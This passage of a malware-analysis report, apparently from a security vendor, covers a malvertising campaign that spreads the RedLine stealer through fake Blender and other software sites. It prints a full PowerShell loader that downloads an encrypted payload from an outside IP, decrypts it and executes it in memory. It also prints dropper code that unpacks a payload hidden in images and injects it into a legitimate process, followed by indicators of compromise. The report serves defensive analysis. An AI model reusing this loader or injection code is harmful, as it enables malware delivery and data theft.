
After taking all the data from this memory section, we will see all the commands passed to the powershell.exe process via the WriteFile WinAPI call.

```
#Start-Sleep -Seconds 500
#Start-Sleep -Seconds 30;
#$arr1 = @(0)*1000*1000*100;
#Add-Type -AssemblyName System.Windows.Forms;
#[System.Windows.Forms.MessageBox]::Show('You have an old version of the app, upgrade to the new version by going to trovata.io', 'Error', 'OK', 'Error');
$payload_var = (Invoke-webrequest -URI 'http://45.93.201.114/docs/r8Ymm0ppqzaKG89fdxWA8Dk5EzYDCY.txt' -UseBasicParsing).Content;
$payload_var = [System.Convert]::FromBase64String($payload_var);
$aes_var = New-Object System.Security.Cryptography.AesManaged;
$aes_var.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$aes_var.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$aes_var.Key = [System.Convert]::FromBase64String('E0OE1o4qiEIdW3q4sUT4Kb1izYui9xc7G6jqcwEFDtQ=');
$aes_var.IV = [System.Convert]::FromBase64String('uG/mMn8mHraOZ1KsODkTTg==');
$decryptor_var = $aes_var.CreateDecryptor();
$payload_var = $decryptor_var.TransformFinalBlock($payload_var, 0, $payload_var.Length);
$decryptor_var.Dispose();
$aes_var.Dispose();
$msi_var = New-Object System.IO.MemoryStream(, $payload_var);
$mso_var = New-Object System.IO.MemoryStream;
$gs_var = New-Object System.IO.Compression.GZipStream($msi_var, [IO.Compression.CompressionMode]::Decompress);
$gs_var.CopyTo($mso_var);
$payload_var = $mso_var.ToArray();
$obfstep1_var = [System.Reflection.Assembly]::Load($payload_var);
$obfstep2_var = $obfstep1_var.EntryPoint;
$obfstep2_var.Invoke($null, (, [string[]] (''))); #($null, $null);
#Start-Sleep -Seconds 500
```

PowerShell commands


If we read the commands, we will see exactly what the powershell.exe process is about to do. The commands instruct it to perform the following actions:

1. 1 Download string data, which is part of the following URL, namely the name of the file: *http[:]//45.93.201[.]114/docs/[RandomChars].txt*. The downloaded data is a Base64-encoded string that is decoded into encrypted data.
2. 2 Prepare the decryption method, AES-CBC, as can be seen in the screenshot above. We can also easily see and decode the Base64-encoded key and IV (initialization vector) used for decryption in the PowerShell command.
3. 3 Decrypt the data into a Gzip-compressed binary.
4. 4 Decompress the binary.
5. 5 Invoke the binary to run it.



Decrypted binary

The binary that we obtained is the dropper of known malware, the **RedLine stealer**. The version of the stealer at hand uses an interesting technique to hide its malicious payload: it is encoded in the least significant bit of images stored in the resource section of the dropper, as well as the key and the IV bytes for its AES decryption.



Embedded images with a malicious payload

```
public static void Main(string[] args = null)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    babuinaDhal.AntiDebug();
    whereatCuttler.ioniObjet();
    byte[] array = unitAngelin.GetResource("peroxySluts.jpg", executingAssembly);
    Bitmap bitmap = new Bitmap(Image.FromStream(new MemoryStream(array)));
    array = griefUnit.BytesFromLSBPicture(bitmap);
    byte[] array2 = unitAngelin.GetResource("slutsThujas.jpg", executingAssembly);
    bitmap = new Bitmap(Image.FromStream(new MemoryStream(array2)));
    array2 = griefUnit.BytesFromLSBPicture(bitmap);
    List<byte> list = new List<byte>();
    string[] array3 = new string[] { "moltPeroxy.jpg", "turmutGrief.jpg", "moltMatar.jpg", "thujasPeroxy.jpg" };
    foreach (string text in array3)
    {
        byte[] array5 = unitAngelin.GetResource(text, executingAssembly);
        bitmap = new Bitmap(Image.FromStream(new MemoryStream(array5)));
        array5 = griefUnit.BytesFromLSBPicture(bitmap);
        list.AddRange(array5);
    }
    byte[] array6 = unitAngelin.AesManaged_CBC_PKCS_Decrypt(list.ToArray(), array, array2);
    array6 = unitAngelin.GzipDecompress(array6);
    for (int j = 0; j < 10; j++)
    {
        primineReadl primineReadl = default(primineReadl);
        IntPtr zero = IntPtr.Zero;
        IntPtr intPtr = Marshal.AllocHGlobal(0);
        try
        {
            unfrostFesse.employeBirde(array6, ref primineReadl, ref zero, ref intPtr);
            if (!unfrostFesse.palmeryEmploye())
            {
                break;
            }
        }
        catch
        {
            object[] array7 = new object[] { primineReadl.skybalNookies, 1U };
            unsoledMaimon.InvokeNativeFunction("kernel32.dll", "TerminateProcess", typeof(unfrostFesse.whereatDhal), ref array7);
        }
        Marshal.FreeHGlobal(zero);
        Marshal.FreeHGlobal(intPtr);
    }
    Environment.Exit(0);
}
```

Payload decryption routine

After decrypting the payload, the dropper starts a legitimate process named "*aspnet_compiler.exe*", which is part of the Microsoft .NET framework, and injects the payload into it.

```
private static void employeBirde(byte[] birdeWishly, ref primineReadl PI, ref IntPtr cypresEmploye, ref IntPtr objetEyeball)
{
    string text = Path.Combine(Environment.GetEnvironmentVariable("SystemRoot"), "Microsoft.NET/Framework/v4.0.30319/aspnet_compiler.exe");
    IntPtr zero = IntPtr.Zero;
    int num = BitConverter.ToInt32(birdeWishly, 60);
    twiggedTumult twiggedTumult = default(twiggedTumult);
    object[] array = new object[]
    {
        null,
        text,
        IntPtr.Zero,
        IntPtr.Zero,
        false,
        pommageTrpset.unifiesRobbers,
        IntPtr.Zero,
        null,
        twiggedTumult,
        PI
    };
    if (!(bool)unsoledMaimon.InvokeNativeFunction("kernel32.dll", "CreateProcessA", typeof(unfrostFesse.eyeballDhal), ref array))
    {
        throw new Exception("1");
    }
    PI = (primineReadl)array[9];
    IntPtr skybalNookies = PI.skybalNookies;
    IntPtr vitiSkybal = PI.vitiSkybal;
    nookiesJewy nookiesJewy = new nookiesJewy
    {
        twiggedNudiped = sheafBreva.CONTEXT_ALL
    };
```

Injecting a payload routine

Infrastructure

To deploy decoy pages, the malefactors register deceptive domain names, such as blender3d-software[.]net or blender3d-software[.]org. We have found more than fifty similar domains hosted at the same IP address: 91.229.23[.]200. These domain names mimic other software distribution sites as well, for example, afterburner-software[.]org, tradingviews-software[.]org, and unity-download[.]com.

The malicious payload could be stored on the same site (for example, hxxps[://]blahder3dsoft[.]store/Blender[.]rar) as the landing page or on a public service that can be used as the file hosting service (MediaFire or GitHub).

Conclusion

We are seeing an increase in the spread of malware families through Google Ads campaigns, specifically through search ads. Threat actors use fake websites to mimic legitimate software vendor websites to lure victims, and pay for ads to promote these. They use typosquatting and combosquatting for their malicious website domains, which have become common techniques in recent months. In some cases, such as the one described in this article, the threat actors also make sure to install the desired software alongside their malicious payload.

In recent campaigns, we observed mainly stealer-type malware, such as RedLine or the notorious Rhadamanthys, which is also known to use malvertising techniques to reach victims and steal data from their compromised machines.

This kind of distribution suggests that the threat actors are targeting victims, both individual and corporate, all around the world.

Indicators of Compromise

IoC	Description
E0BDF36E4A7CF1B332DC42FD8914BA8B	*blender-3.4.1-windows-x64.zip*
BBA8AA93FCDDA5AC7663E90C0EEFA2E7	*blender-3.4.1-windows-x64.exe*
4b6249bea60eec2d9e6890162a7fca5f	*Blender.rar*
8d709a5ce84504f83303afda88649b24	RedlLine stealer
d0915b6057eb60c3878ce88d71efc351	RedlLine stealer
hxxps[:]//download2392.mediafire.com/bb289kqoibyg/1udjwornnpwxlua/blender-3.4.1-windows-x64.zip/	Link to malicious file
hxxps[:]//github.com/sup6724/blender3d13/releases/download/updates/blender-3.4.1-windows-x64.zip	Link to malicious file
hxxps[://]blahder3dsoft[.]store/Blender[.]rar	Link to malicious file
http[:]//45.93.201[.]114/docs/[RandomChars].txt	URL with malware data string

91.229.23[.]200	IP address common for some malicious landing pages
blahder3dsoft[.]store	Fake Blender websites
blender3d-download[.]com	
blender3d-download[.]net	
blender3d-download[.]org	
blender3ds-download[.]com	
blender3ds-download[.]net	
blender3ds-download[.]org	
blender3d-software[.]com	
blender3d-software[.]net	
blender3d-software[.]org	
blender3ds-software[.]com	
blender3ds-software[.]net	
blender3ds-software[.]org	
blender-download[.]com	
blender-download[.]net	
blender-download[.]org	
blenders3d-download[.]com	
blenders3d-download[.]net	
blenders3d-download[.]org	
afterburnermsi-download[.]com	Other suspicious software-themed domains related through the same IP address
afterburner-software[.]net	
afterburner-software[.]org	
desktop-tradingview[.]net	
desktop-tradingview[.]org	
download-tradingview[.]net	

download-tradingview[.]org
overclock-msi[.]com
overclock-msi[.]net
overclock-msi[.]org
project-obs[.]com
project-obs[.]net
project-obs[.]org
studio-obs[.]com
studio-obs[.]net
studio-obs[.]org
tradingview-software[.]com
tradingview-software[.]net
tradingview-software[.]org
tradingviews-software[.]com
tradingviews-software[.]net
tradingviews-software[.]org
unity-download[.]com
unity-download[.]net
unity-download[.]org
unityhub-download[.]com
unityhub-download[.]net
unityhub-download[.]org
unity-software[.]net
unity-software[.]org
webull-download[.]com
webull-download[.]net
webull-download[.]org
